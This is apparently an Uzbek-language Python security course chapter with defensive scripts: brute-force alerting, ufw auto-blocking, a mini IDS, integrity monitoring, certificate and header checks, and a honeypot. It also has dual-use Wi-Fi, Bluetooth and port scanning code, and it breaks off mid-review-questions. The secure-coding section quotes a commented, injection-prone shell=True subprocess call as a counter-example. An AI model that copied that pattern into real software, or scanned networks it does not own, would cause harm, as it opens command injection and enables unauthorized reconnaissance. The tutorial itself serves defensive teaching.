PYTHON: HIMOYA AVTOMATLASHTIRISH

Threshold asosida ogohlantirish

Bir IP manzildan qisqa vaqtda ko'p marta xato urinish — brute-force belgisi. collections.Counter() bilan sanab, chegaradan oshganda ogohlantirish chiqariladi.

python

```
$ cat <<'PYEOF' > threshold_ogohlantirish.py
from collections import Counter

CHEGARA = 5

def tahlil(urinishlar):
    sanoq = Counter(urinishlar)
    return [ip for ip, n in sanoq.items() if n > CHEGARA]

misol = ["203.0.113.9"]*7 + ["198.51.100.4"]*2 + ["203.0.113.9"]*1
natija = tahlil(misol)
if natija:
    print("OGOHLANTIRISH! Shubhali IP(lar):", natija)
else:
    print("Shubhali faollik topilmadi")
PYEOF
$ python3 threshold_ogohlantirish.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: HIMOYA AVTOMATLASHTIRISH

IP ni avtomatik bloklash (ufw/iptables orqali)

Shubhali IP aniqlangach, subprocess orqali sudo ufw deny from <IP> avtomatik chaqiriladi. Oq ro'yxat (whitelist) va sinov rejimi muhim — o'zingizni bloklab qo'ymang.

python

```
$ cat <<'PYEOF' > avtomatik_blok.py
import subprocess

OQ_ROYXAT = {"192.168.1.1"}   # o'zingizning ishonchli IP'laringiz

def blokla(ip, sinov_rejimi=True):
    if ip in OQ_ROYXAT:
        print(ip, "- oq ro'yxatda, bloklanmaydi")
        return
    buyruq = ["sudo", "ufw", "deny", "from", ip]
    if sinov_rejimi:
        print("BAJARILADI (sinov):", " ".join(buyruq))
    else:
        subprocess.run(buyruq)
        print(ip, "- bloklandi")
```

```
for ip in ["203.0.113.9", "192.168.1.1"]:
    blokla(ip, sinov_rejimi=True)   # tayyor bo'lgach sinov_rejimi=False qiling
PYEOF
$ python3 avtomatik_blok.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: HIMOYA AVTOMATLASHTIRISH

fail2ban holatini Python orqali tekshirish

subprocess.run(['sudo','fail2ban-client','status','sshd']) orqali fail2ban holati o'qiladi va o'z monitoring skriptiga qo'shiladi.

python

```
$ cat <<'PYEOF' > fail2ban_holat.py
import subprocess

natija = subprocess.run(["sudo", "fail2ban-client", "status", "sshd"],
                        capture_output=True, text=True)
if natija.returncode == 0:
    print(natija.stdout)
else:
    print("fail2ban o'rnatilmagan yoki ishlamayapti")
    print(natija.stderr)
PYEOF
$ python3 fail2ban_holat.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: HIMOYA AVTOMATLASHTIRISH

Telegram bot orqali ogohlantirish

requests.post Telegram Bot API'ga xabar yuboradi: data={'chat_id':CHAT_ID,'text':xabar}. Real vaqtli ogohlantirish uchun eng oddiy usul.

python

```
$ cat <<'PYEOF' > telegram_xabar.py
import requests

TOKEN = "SIZNING_BOT_TOKENINGIZ"
CHAT_ID = "SIZNING_CHAT_ID"

def xabar_yubor(matn):
    url = f"https://api.telegram.org/bot{TOKEN}/sendMessage"
    javob = requests.post(url, data={"chat_id": CHAT_ID, "text": matn}, timeout=5)
    return javob.status_code == 200

if xabar_yubor("Test: Kali Maktab IDS ishga tushdi"):
    print("Xabar yuborildi")
else:
    print("Xabar yuborilmadi, token/chat_id ni tekshiring")
PYEOF
$ python3 telegram_xabar.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: HIMOYA AVTOMATLASHTIRISH

Oddiy IDS skriptini yig'ish

Log o'qish → regex bilan IP ajratish → Counter bilan sanash → threshold oshsa bloklash va Telegram orqali xabar → time.sleep() bilan kutish. Kuzatish-qaror-amal uchligi — avtomatlashtirilgan himoyaning asosi.

python

```
$ cat <<'PYEOF' > mini_ids.py
import re
import time
from collections import Counter
```

```
LOG_FAYL = "/var/log/auth.log"
CHEGARA = 5
OQ_ROYXAT = {"192.168.1.1"}
TOKEN = "SIZNING_BOT_TOKENINGIZ"
CHAT_ID = "SIZNING_CHAT_ID"

def xabar_yubor(matn):
    import requests
    try:
        requests.post(f"https://api.telegram.org/bot{TOKEN}/sendMessage",
                      data={"chat_id": CHAT_ID, "text": matn}, timeout=5)
    except Exception:
        pass

def log_tahlil():
    sanoq = Counter()
    try:
        with open(LOG_FAYL) as f:
            for qator in f:
                if "Failed password" in qator:
                    m = re.search(r"\d+\.\d+\.\d+\.\d+", qator)
                    if m:
                        sanoq[m.group()] += 1
    except FileNotFoundError:
        pass
    return sanoq

def ids_davri():
    sanoq = log_tahlil()
    for ip, n in sanoq.items():
        if n > CHEGARA and ip not in OQ_ROYXAT:
            xabar = f"OGOHLANTIRISH: {ip} {n} marta xato urindi"
            print(xabar)
            xabar_yubor(xabar)
            # haqiqiy bloklash uchun quyidagi qatorni oching:
            # subprocess.run(["sudo", "ufw", "deny", "from", ip])

print("Mini-IDS ishga tushdi (Ctrl+C bilan to'xtatish)...")
try:
    while True:
        ids_davri()
        time.sleep(60)
except KeyboardInterrupt:
    print("To'xtatildi")
PYEOF
$ python3 mini_ids.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: XAVFSIZLIK DASTURLARI YASASH

Xavfsiz kod yozish qoidalari

subprocess chaqirishda shell=True o'rniga argumentlar ro'yxatini ishlatish (buyruq in'ektsiyasidan himoya), foydalanuvchi kiritgan matnni eval()/exec() orqali bajarmaslik, tasodifiy tokenlar uchun random o'rniga secrets modulini ishlatish — chunki random bashorat qilinishi mumkin, secrets kriptografik jihatdan xavfsiz.

bash

```
$ python3 -c "import secrets; print(secrets.token_hex(16))"
```

xavfsiz tasodifiy token

python

```
$ cat <<'PYEOF' > xavfsiz_kod.py
import subprocess
import secrets
```

```
# NOTO'G'RI: shell=True + foydalanuvchi matni birlashtirilsa, buyruq in'ektsiyasiga yo'l
    ochadi
# subprocess.run(f"ping -c 1 {foydalanuvchi_manzili}", shell=True)

# TO'G'RI: argumentlar ro'yxati, shell ishtirokisiz
def xavfsiz_ping(manzil):
    natija = subprocess.run(["ping", "-c", "1", manzil],
                            capture_output=True, text=True, timeout=5)
    return natija.returncode == 0

# Xavfsiz tasodifiy token (parol tiklash havolasi, sessiya kaliti uchun)
token = secrets.token_urlsafe(32)
print("Xavfsiz token:", token)
print("127.0.0.1 javob beryaptimi:", xavfsiz_ping("127.0.0.1"))
PYEOF
$ python3 xavfsiz_kod.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: XAVFSIZLIK DASTURLARI YASASH

Fayl yaxlitligini nazorat qilish (integrity monitoring)

Muhim fayllarning (konfiguratsiya, binary) SHA-256 xeshini bazaga saqlab, vaqt o'tib qayta hisoblash orqali ruxsatsiz o'zgarishni aniqlash — tripwire/AIDE vositalari ishlatadigan asosiy g'oya.

bash

```
$ python3 -c "import hashlib; print(hashlib.sha256(b'test').hexdigest())"
```

SHA-256 namunasi

python

```
$ cat <<'PYEOF' > yaxlitlik_nazorati.py
import hashlib
import json
import os

BAZA_FAYLI = "yaxlitlik_baza.json"
NAZORAT_QILINADIGAN = ["/etc/hosts", "/etc/passwd"]

def fayl_xeshi(yol):
    h = hashlib.sha256()
    with open(yol, "rb") as f:
        for qism in iter(lambda: f.read(8192), b""):
            h.update(qism)
    return h.hexdigest()

def baza_yarat():
    baza = {}
    for yol in NAZORAT_QILINADIGAN:
        if os.path.exists(yol):
            baza[yol] = fayl_xeshi(yol)
    with open(BAZA_FAYLI, "w") as f:
        json.dump(baza, f, indent=2)
    print("Boshlang'ich baza yaratildi:", BAZA_FAYLI)

def tekshir():
    if not os.path.exists(BAZA_FAYLI):
        print("Avval baza yarating: baza_yarat()")
        return
    with open(BAZA_FAYLI) as f:
        baza = json.load(f)
    for yol, eski_xesh in baza.items():
        if not os.path.exists(yol):
            print(f"OGOHLANTIRISH: {yol} o'chirilgan!")
            continue
        yangi_xesh = fayl_xeshi(yol)
```

```
        if yangi_xesh != eski_xesh:
            print(f"OGOHLANTIRISH: {yol} o'zgartirilgan!")
        else:
            print(f"OK: {yol} o'zgarmagan")

if not os.path.exists(BAZA_FAYLI):
    baza_yarat()
tekshir()
PYEOF
$ python3 yaxlitlik_nazorati.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: XAVFSIZLIK DASTURLARI YASASH

Parol kuchini baholash (strength checker)

Parolni buzish emas, balki uning uzunligi, belgi turlari xilma-xilligi va eng ko'p tarqalgan parollar ro'yxatiga mosligini tekshirib, foydalanuvchiga kuchliroq parol tanlashni maslahat beradigan himoya vositasi.

python

```
$ cat <<'PYEOF' > parol_kuchi.py
import re

ENG_ODDIY_PAROLLAR = {"123456", "password", "qwerty", "admin123", "parol123"}

def parol_kuchi(parol):
    ball = 0
    maslahatlar = []

    if parol.lower() in ENG_ODDIY_PAROLLAR:
        return 0, ["Bu parol eng ko'p uchraydigan ro'yxatda, darhol almashtiring!"]

    if len(parol) >= 12:
        ball += 2
    elif len(parol) >= 8:
        ball += 1
    else:
        maslahatlar.append("Kamida 8-12 belgidan foydalaning")

    if re.search(r"[a-z]", parol) and re.search(r"[A-Z]", parol):
        ball += 1
    else:
        maslahatlar.append("Katta va kichik harflarni aralashtiring")

    if re.search(r"\d", parol):
        ball += 1
    else:
        maslahatlar.append("Raqam qo'shing")

    if re.search(r"[^a-zA-Z0-9]", parol):
        ball += 1
    else:
        maslahatlar.append("Maxsus belgi (!@#$ kabi) qo'shing")

    daraja = ["Juda zaif", "Zaif", "O'rtacha", "Yaxshi", "Kuchli"][min(ball, 4)]
    return ball, [daraja] + maslahatlar

for p in ["123456", "Salom2024", "Tr7$kQmZ!v9#pL"]:
    ball, xabar = parol_kuchi(p)
    print(f"{p!r:20s} -> ball={ball}  {xabar[0]}")
PYEOF
$ python3 parol_kuchi.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: XAVFSIZLIK DASTURLARI YASASH

Shifrlash kutubxonasi (cryptography / Fernet)

Fernet — simmetrik shifrlash: bitta kalit bilan ham shifrlanadi, ham ochiladi. Kalitni xavfsiz joyda saqlash shart, chunki u yo'qolsa ma'lumot tiklanmaydi.

bash

```
$ pip install cryptography
kutubxona o'rnatish
```

python

```
$ cat <<'PYEOF' > fayl_shifrlash.py
from cryptography.fernet import Fernet

# 1) Kalit yaratish (bir marta, xavfsiz joyda saqlanadi)
kalit = Fernet.generate_key()
with open("maxfiy.key", "wb") as f:
    f.write(kalit)
print("Kalit yaratildi: maxfiy.key")

# 2) Faylni shifrlash
f = Fernet(kalit)
with open("hisobot.txt", "rb") as fayl:
    matn = fayl.read()
shifrlangan = f.encrypt(matn)
with open("hisobot.txt.enc", "wb") as fayl:
    fayl.write(shifrlangan)
print("Fayl shifrlandi: hisobot.txt.enc")

# 3) Qayta ochish
ochilgan = f.decrypt(shifrlangan)
print("Ochilgan matn mos keladimi:", ochilgan == matn)
PYEOF
$ python3 fayl_shifrlash.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

PYTHON: XAVFSIZLIK DASTURLARI YASASH

SSL/TLS sertifikat muddatini tekshirish

Sayt sertifikatining amal qilish muddati tugashiga qancha qolganini avtomatik aniqlab, muddati yaqinlashganda ogohlantirish — ishlab turgan serverlarni kuzatish uchun keng tarqalgan monitoring vazifasi.

bash

```
$ python3 -c "import ssl; print(ssl.OPENSSL_VERSION)"
o'rnatilgan SSL versiyasi
```

python

```
$ cat <<'PYEOF' > sertifikat_tekshir.py
import ssl
import socket
import datetime

def sertifikat_muddati(host, port=443):
    ctx = ssl.create_default_context()
    with socket.create_connection((host, port), timeout=5) as sock:
        with ctx.wrap_socket(sock, server_hostname=host) as ssock:
            sert = ssock.getpeercert()
    tugash = datetime.datetime.strptime(sert["notAfter"], "%b %d %H:%M:%S %Y %Z")
    qolgan = (tugash - datetime.datetime.utcnow()).days
    return tugash, qolgan

for host in ["example.com", "www.python.org"]:
    try:
        tugash, qolgan = sertifikat_muddati(host)
        ogoh = " - YAQINLASHMOQDA!" if qolgan < 30 else ""
        print(f"{host}: {tugash.date()} gacha amal qiladi ({qolgan} kun qoldi){ogoh}")
```

```
    except Exception as xato:
        print(f"{host}: tekshirib bo'lmadi - {xato}")
PYEOF
$ python3 sertifikat_tekshir.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: XAVFSIZLIK DASTURLARI YASASH

HTTP xavfsizlik sarlavhalarini tekshirish

Veb server javobida xavfsizlik sarlavhalari (Content-Security-Policy, X-Frame-Options, Strict-Transport-Security) mavjudligini tekshirish — securityheaders.com kabi xizmatlar aynan shu tamoyil bilan ishlaydi.

python

```
$ cat <<'PYEOF' > http_sarlavha_tekshir.py
import requests

KERAKLI_SARLAVHALAR = [
    "Content-Security-Policy",
    "X-Frame-Options",
    "Strict-Transport-Security",
    "X-Content-Type-Options",
]

def sarlavhalarni_tekshir(url):
    r = requests.get(url, timeout=5)
    natija = {}
    for nom in KERAKLI_SARLAVHALAR:
        natija[nom] = nom in r.headers
    return natija

for url in ["https://example.com"]:
    print(f"\n{url}:")
    for nom, bor in sarlavhalarni_tekshir(url).items():
        print(f"  {'[BOR]' if bor else '[YO\\'Q]'} {nom}")
PYEOF
$ python3 http_sarlavha_tekshir.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: XAVFSIZLIK DASTURLARI YASASH

CVE ma'lumotlarini qidirish (NVD API)

Milliy zaifliklar bazasi (NVD) ochiq API orqali ma'lum CVE haqida tavsif va jiddiylik (CVSS) ballarini qaytaradi — bu faqat ma'lumot olish, hech qanday tizimga ta'sir qilmaydi.

python

```
$ cat <<'PYEOF' > cve_qidir.py
import requests

def cve_malumot(cve_id):
    url = f"https://services.nvd.nist.gov/rest/json/cves/2.0?cveId={cve_id}"
    r = requests.get(url, timeout=10)
    if r.status_code != 200:
        return None
    ma_lumot = r.json()
    try:
        item = ma_lumot["vulnerabilities"][0]["cve"]
        tavsif = item["descriptions"][0]["value"]
        return tavsif
    except (KeyError, IndexError):
        return None

natija = cve_malumot("CVE-2021-44228")
print(natija if natija else "Ma'lumot topilmadi yoki API javob bermadi")
PYEOF
```

```
$ python3 cve_qidir.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: XAVFSIZLIK DASTURLARI YASASH

Oddiy ulanish detektori (honeypot asoslari)

Kutilmagan portga kim ulanmoqchi bo'lsa, buni jurnalga yozib qo'yadigan oddiy "tuzoq" — faqat o'zingizga tegishli serverda, hech qanday haqiqiy xizmat ishlamaydigan portda ishlating.

python

```
$ cat <<'PYEOF' > oddiy_honeypot.py
import socket
import datetime

PORT = 8421  # hech qanday haqiqiy xizmat ishlamaydigan port

def log_yoz(manzil):
    vaqt = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S")
    yozuv = f"{vaqt}  ulanish: {manzil}\n"
    with open("honeypot.log", "a") as f:
        f.write(yozuv)
    print(yozuv.strip())

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", PORT))
s.listen(5)
print(f"Tuzoq {PORT}-portda ishga tushdi (Ctrl+C bilan to'xtatish)...")
try:
    while True:
        klient, manzil = s.accept()
        log_yoz(manzil)
        klient.close()
except KeyboardInterrupt:
    print("To'xtatildi")
finally:
    s.close()
PYEOF
$ python3 oddiy_honeypot.py
```
To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: XAVFSIZLIK DASTURLARI YASASH

Xavfsizlik hisobotini avtomatik yaratish

Yig'ilgan natijalarni (port holati, sertifikat muddati, shubhali IP'lar) tartibli Markdown hisobotga aylantirish — haqiqiy ishda topilmalarni qo'lda formatlash o'rniga vaqtni tejaydi.

python

```
$ cat <<'PYEOF' > hisobot_yarat.py
import datetime

def hisobot_yoz(natijalar, fayl_nomi="xavfsizlik_hisoboti.md"):
    vaqt = datetime.datetime.now().strftime("%Y-%m-%d %H:%M")
    with open(fayl_nomi, "w", encoding="utf-8") as f:
        f.write(f"# Xavfsizlik tekshiruvi hisoboti\n\n")
        f.write(f"**Sana:** {vaqt}\n\n")
        for sarlavha, qatorlar in natijalar.items():
            f.write(f"## {sarlavha}\n\n")
            for q in qatorlar:
                f.write(f"- {q}\n")
            f.write("\n")
    print(f"Hisobot saqlandi: {fayl_nomi}")

misol_natijalar = {
    "Ochiq portlar": ["22 - ochiq (SSH)", "80 - yopiq"],
```

```
    "Sertifikat holati": ["example.com - 45 kun qoldi"],
    "Tavsiyalar": ["SSH uchun parol o'rniga kalit autentifikatsiyasiga o'ting"],
}
hisobot_yoz(misol_natijalar)
PYEOF
$ python3 hisobot_yarat.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: WI-FI/BLUETOOTH/SDR — 20 MAVZUNI BIRLASHTIRGAN YAKUNIY VOSITA

Hammasi bitta dasturda

Ushbu bob va 10-qismdagi barcha Wi-Fi, Bluetooth va signal mavzularini bitta buyruq ostida ishlaydigan nazorat panel (dashboard) ga birlashtirgan yakuniy skript. Har bir qism alohida funksiya bo'lib, kerakli kutubxona yoki uskuna topilmasa, xatoni ushlab, qolgan qismlarni baribir bajaradi.

bash

```
$ python3 wifi_bt_signal_dashboard.py
```

to'liq hisobotni konsolga chiqaradi

python

```
$ cat <<'PYEOF' > wifi_bt_signal_dashboard.py
"""
Kali Maktab — Wi-Fi, Bluetooth va Signal kengaytirilgan dastur (yakuniy loyiha)
20 mavzuni bitta nazorat paneliga birlashtiradi: Wi-Fi tarmoq bazasi va kanal
tahlili, Bluetooth Classic/BLE skanerlash va masofa taxmini, SDR filtr/SNR/PSD
hisoblari, hamda GPS o'qish. Har bir qism mustaqil — biri ishlamasa, qolganlari
davom etadi.
"""
import asyncio
import json
import subprocess
from collections import Counter
from pathlib import Path

import numpy as np

BAZA_FAYLI = Path("wifi_baza.json")


# ---------- 1) WI-FI: bilingan baza, kanal tahlili ----------
def wifi_royxat():
    try:
        r = subprocess.run(
            ["nmcli", "-t", "-f", "SSID,SIGNAL,CHAN", "dev", "wifi", "list"],
            capture_output=True, text=True, timeout=10,
        )
        return [q for q in r.stdout.strip().split("\n") if q]
    except Exception:
        return []


def wifi_tahlil():
    qatorlar = wifi_royxat()
    ssidlar, kanal_sanoq = set(), Counter()
    for q in qatorlar:
        qismlar = q.split(":")
        if len(qismlar) >= 3:
            ssidlar.add(qismlar[0])
            if qismlar[2].isdigit():
                kanal_sanoq[int(qismlar[2])] += 1

    bilingan = set(json.loads(BAZA_FAYLI.read_text(encoding="utf-8"))) if
        BAZA_FAYLI.exists() else set()
    yangi = ssidlar - bilingan if bilingan else set()
    if ssidlar:
```

```
        BAZA_FAYLI.write_text(json.dumps(sorted(ssidlar | bilingan), ensure_ascii=False,
            indent=2), encoding="utf-8")

    return {
        "tarmoqlar_soni": len(ssidlar),
        "yangi_tarmoqlar": sorted(yangi),
        "eng_bosh_kanal": min(kanal_sanoq, key=kanal_sanoq.get) if kanal_sanoq else None,
    }


# ---------- 2) BLUETOOTH: Classic va BLE ----------
def bt_classic_skan():
    try:
        import bluetooth
        return bluetooth.discover_devices(duration=4, lookup_names=True)
    except Exception:
        return []


async def ble_skan():
    try:
        from bleak import BleakScanner
        qurilmalar = await BleakScanner.discover(timeout=4.0)
        return [(q.address, q.name, q.rssi) for q in qurilmalar]
    except Exception:
        return []


def rssi_masofa(rssi, tx_quvvat=-59, n=2.0):
    return round(10 ** ((tx_quvvat - rssi) / (10 * n)), 2)


# ---------- 3) SIGNAL/SDR: filtr, SNR, PSD ----------
def signal_tahlili():
    try:
        from scipy import signal as sp_signal
    except ImportError:
        return None

    fs = 1000
    t = np.linspace(0, 1, fs, endpoint=False)
    toza = np.sin(2 * np.pi * 10 * t)
    shovqin = np.random.normal(0, 0.3, fs)
    aralash = toza + shovqin

    b, a = sp_signal.butter(4, 20, fs=fs, btype="low")
    tozalangan = sp_signal.filtfilt(b, a, aralash)

    snr = 10 * np.log10(np.mean(toza ** 2) / np.mean(shovqin ** 2))
    chastotalar, quvvat = sp_signal.welch(aralash, fs=fs, nperseg=256)
    eng_kuchli_psd = chastotalar[np.argmax(quvvat)]

    return {
        "filtrdan_oldin_std": round(float(np.std(aralash)), 3),
        "filtrdan_keyin_std": round(float(np.std(tozalangan)), 3),
        "snr_db": round(float(snr), 2),
        "psd_eng_kuchli_chastota": round(float(eng_kuchli_psd), 1),
    }


# ---------- 4) GPS: NMEA o'qish (fallback bilan) ----------
def gps_malumot():
    try:
        import pynmea2
    except ImportError:
        return None
    namuna = "$GPGGA,123519,4807.038,N,01131.000,E,1,08,0.9,545.4,M,46.9,M,,*47"
```

```
    try:
        xabar = pynmea2.parse(namuna)
        return {"kenglik": xabar.latitude, "uzunlik": xabar.longitude, "sunli_yoldosh":
            xabar.num_sats}
    except Exception:
        return None


# ---------- ASOSIY DASTUR ----------
async def main():
    print("=== Wi-Fi, Bluetooth va Signal — kengaytirilgan nazorat paneli ===\n")

    print("[Wi-Fi]")
    wifi = wifi_tahlil()
    if wifi["tarmoqlar_soni"]:
        print(f"  Topilgan tarmoqlar: {wifi['tarmoqlar_soni']}")
        print(f"  Yangi/notanish: {wifi['yangi_tarmoqlar'] or 'yo\\'q'}")
        print(f"  Eng kam band kanal: {wifi['eng_bosh_kanal']}")
    else:
        print("  Wi-Fi ma'lumoti olinmadi (nmcli yo'q yoki o'chiq)")

    print("\n[Bluetooth Classic]")
    classic = bt_classic_skan()
    print(f"  {classic}" if classic else "  topilmadi yoki pybluez o'rnatilmagan")

    print("\n[Bluetooth BLE]")
    ble = await ble_skan()
    if ble:
        for manzil, nom, rssi in ble:
            masofa = rssi_masofa(rssi) if rssi is not None else "noma'lum"
            print(f"  {manzil}  {nom or 'nomsiz'}  RSSI={rssi}  ~{masofa}m")
    else:
        print("  topilmadi yoki bleak o'rnatilmagan")

    print("\n[Signal/SDR]")
    signal_natija = signal_tahlili()
    if signal_natija:
        print(f"  SNR: {signal_natija['snr_db']} dB")
        print(f"  Filtrdan oldin/keyin standart og'ish: "
              f"{signal_natija['filtrdan_oldin_std']} ->
                  {signal_natija['filtrdan_keyin_std']}")
        print(f"  PSD bo'yicha eng kuchli chastota:
            {signal_natija['psd_eng_kuchli_chastota']} Hz")
    else:
        print("  scipy topilmadi: pip install scipy")

    print("\n[GPS]")
    gps = gps_malumot()
    if gps:
        print(f"  Kenglik: {gps['kenglik']}, Uzunlik: {gps['uzunlik']}, Yo'ldoshlar:
            {gps['sunli_yoldosh']}")
    else:
        print("  pynmea2 topilmadi yoki GPS ma'lumoti yo'q: pip install pynmea2")

    print("\nDiqqat: barcha testlar faqat o'z qurilma va tarmog'ingizda bajarilishi
        kerak.")


if __name__ == "__main__":
    asyncio.run(main())
PYEOF
$ python3 wifi_bt_signal_dashboard.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: YAKUNIY LOYIHA

Hammasi birga — yakuniy mini-loyiha

Ushbu bitta skript kursda o'rgatilgan barcha mavzularni (Python asoslari, tarmoq, Wi-Fi, Bluetooth, signal tahlili, himoya) bitta ishchi dasturga birlashtiradi. Har bir qism alohida funksiya sifatida yozilgan va kerakli kutubxona yoki uskuna yo'q bo'lsa, xatoni ushlab, dastur davom etadi.

python

```
$ cat <<'PYEOF' > yakuniy_loyiha.py
"""
Kali Maktab — Python darslari yakuniy loyihasi
Barcha mavzularni birlashtirgan mini-vosita:
asoslar, tarmoq, Wi-Fi, Bluetooth, SDR, himoya.
"""
import socket, subprocess, threading, re, time, asyncio
from collections import Counter


# ---------- 1) PYTHON ASOSLARI ----------
def salom(ism="mehmon"):
    return f"Salom, {ism}! Kali Maktab Python kursiga xush kelibsiz."


# ---------- 2) TARMOQ: port tekshirish ----------
def port_ochiqmi(ip, port, timeout=0.5):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(timeout)
    natija = s.connect_ex((ip, port))
    s.close()
    return natija == 0

def tarmoq_skan(ip="127.0.0.1", portlar=(22, 80, 443)):
    natijalar = {}
    def ishchi(p):
        natijalar[p] = port_ochiqmi(ip, p)
    oqimlar = [threading.Thread(target=ishchi, args=(p,)) for p in portlar]
    for t in oqimlar:
        t.start()
    for t in oqimlar:
        t.join()
    return natijalar


# ---------- 3) WI-FI: atrofdagi tarmoqlar ----------
def wifi_royxat():
    try:
        r = subprocess.run(["nmcli", "-t", "-f", "SSID,SIGNAL", "dev", "wifi", "list"],
                           capture_output=True, text=True, timeout=5)
        return r.stdout.strip().split("\n") if r.returncode == 0 else []
    except Exception:
        return []


# ---------- 4) BLUETOOTH: BLE qurilmalar ----------
async def ble_royxat():
    try:
        from bleak import BleakScanner
        qurilmalar = await BleakScanner.discover(timeout=3.0)
        return [(q.address, q.name, q.rssi) for q in qurilmalar]
    except Exception:
        return []


# ---------- 5) SIGNALLAR: sun'iy signalning asosiy chastotasi ----------
def signal_tahlili():
    import numpy as np
    fs = 500
```

```
    t = np.linspace(0, 1, fs, endpoint=False)
    signal = np.sin(2*np.pi*50*t)
    spektr = np.fft.fft(signal)
    chastotalar = np.fft.fftfreq(len(signal), 1/fs)
    yarim = len(signal)//2
    return chastotalar[:yarim][np.argmax(np.abs(spektr[:yarim]))]


# ---------- 6) HIMOYA: log tahlili va ogohlantirish ----------
def shubhali_iplar(log_fayl="/var/log/auth.log", chegara=5):
    sanoq = Counter()
    try:
        with open(log_fayl) as f:
            for qator in f:
                if "Failed password" in qator:
                    m = re.search(r"\d+\.\d+\.\d+\.\d+", qator)
                    if m:
                        sanoq[m.group()] += 1
    except FileNotFoundError:
        pass
    return [ip for ip, n in sanoq.items() if n > chegara]


# ---------- ASOSIY DASTUR ----------
def main():
    print(salom("Kali Maktab talabasi"))

    print("\n[Tarmoq] Port holati (127.0.0.1):")
    for port, holat in tarmoq_skan().items():
        print(f"  {port}: {'ochiq' if holat else 'yopiq'}")

    print("\n[Wi-Fi] Atrofdagi tarmoqlar:")
    tarmoqlar = wifi_royxat()
    print("  " + "\n  ".join(tarmoqlar) if tarmoqlar else "  topilmadi")

    print("\n[Bluetooth] BLE qurilmalar:")
    qurilmalar = asyncio.run(ble_royxat())
    for manzil, nom, rssi in qurilmalar:
        print(f"  {manzil}  {nom or 'nomsiz'}  RSSI={rssi}")
    if not qurilmalar:
        print("  topilmadi")

    print("\n[Signal] Sun'iy signalning asosiy chastotasi:")
    try:
        print(f"  {signal_tahlili()} Hz")
    except Exception as xato:
        print("  numpy topilmadi:", xato)

    print("\n[Himoya] Shubhali IP manzillar:")
    shubhali = shubhali_iplar()
    print("  OGOHLANTIRISH:", shubhali if shubhali else "shubhali faollik topilmadi")


if __name__ == "__main__":
    main()
PYEOF
$ python3 yakuniy_loyiha.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

TAKRORLASH SAVOLLARI (WI-FI/BLUETOOTH/SDR KENGAYTIRILGAN)

Savol 1: Wi-Fi kanal tirbandligi tahlili nega foydali?

Javob: atrofdagi ko'p tarmoq bir xil kanalda to'planib qolsa, signal bir-biriga xalaqit beradi (interference); eng kam band kanalni tanlash orqali o'z routeringiz tezligi va barqarorligi oshadi.

TAKRORLASH SAVOLLARI (WI-FI/BLUETOOTH/SDR KENGAYTIRILGAN)

Savol 2: Bluetooth Classic va BLE o'rtasidagi asosiy farq nima?

Javob: Classic ko'proq quvvat sarflaydi va uzluksiz aloqa (audio oqimi kabi) uchun mo'ljallangan; BLE esa kam quvvatli, qisqa ma'lumot almashinuvi (sensor, fitnes trekeri) uchun optimallashtirilgan — shuning uchun ularni skanerlash uchun turli kutubxonalar (pybluez va bleak) ishlatiladi.

TAKRORLASH SAVOLLARI (WI-FI/BLUETOOTH/SDR KENGAYTIRILGAN)

Savol 3: RSSI asosida masofa hisoblash nega "aniq o'lchov emas, faqat taxmin" deb ta'kidlanadi?

Javob: signal kuchiga devor, metall, boshqa qurilmalar xalaqiti ta'sir qiladi, shuning uchun bir xil masofada ham RSSI qiymati sezilarli farq qilishi mumkin — formula faqat "yaqin/uzoq" darajasidagi taxmin beradi, GPS kabi aniq o'lchov emas.

TAKRORLASH SAVOLLARI (WI-FI/BLUETOOTH/SDR KENGAYTIRILGAN)

Savol 4: FFT va PSD (Welch metodi) o'rtasidagi farq nima?

Javob: FFT bitta namunadagi chastota tarkibini to'g'ridan-to'g'ri hisoblaydi va shovqinga sezgir bo'lishi mumkin; PSD esa signalni bir nechta qismga bo'lib, ularning o'rtachasini olish orqali (Welch metodi) statistik jihatdan barqarorroq, shovqinga chidamliroq natija beradi.

TAKRORLASH SAVOLLARI (WI-FI/BLUETOOTH/SDR KENGAYTIRILGAN)

Savol 5: Wavelet transformatsiya FFT'dan qanday holatda afzalroq?

Javob: chastotasi vaqt o'tishi bilan o'zgaradigan signallarda (masalan chirp signal, qush ovozi) — FFT faqat "qaysi chastotalar bor" deydi, wavelet esa "qaysi chastota QACHON kuchli bo'lgani"ni ham ko'rsatadi.

TAKRORLASH SAVOLLARI (WI-FI/BLUETOOTH/SDR KENGAYTIRILGAN)

Savol 6: ADS-B signalini qabul qilish nega qonuniy va xavfsiz hisoblanadi?

Javob: samolyotlar o'z joylashuvini ataylab ochiq, shifrlanmagan 1090 MHz chastotada uzatadi (havo xavfsizligi maqsadida), shuning uchun uni faqat qabul qilish (uzatish emas) hech qanday ruxsatsiz kirishni anglatmaydi — bu passiv tinglash, hujum emas.

TAKRORLASH SAVOLLARI (WI-FI/BLUETOOTH/SDR KENGAYTIRILGAN)

Savol 7: Zigbee va LoRa qaysi xususiyatlari bilan Wi-Fi'dan tubdan farqlanadi?

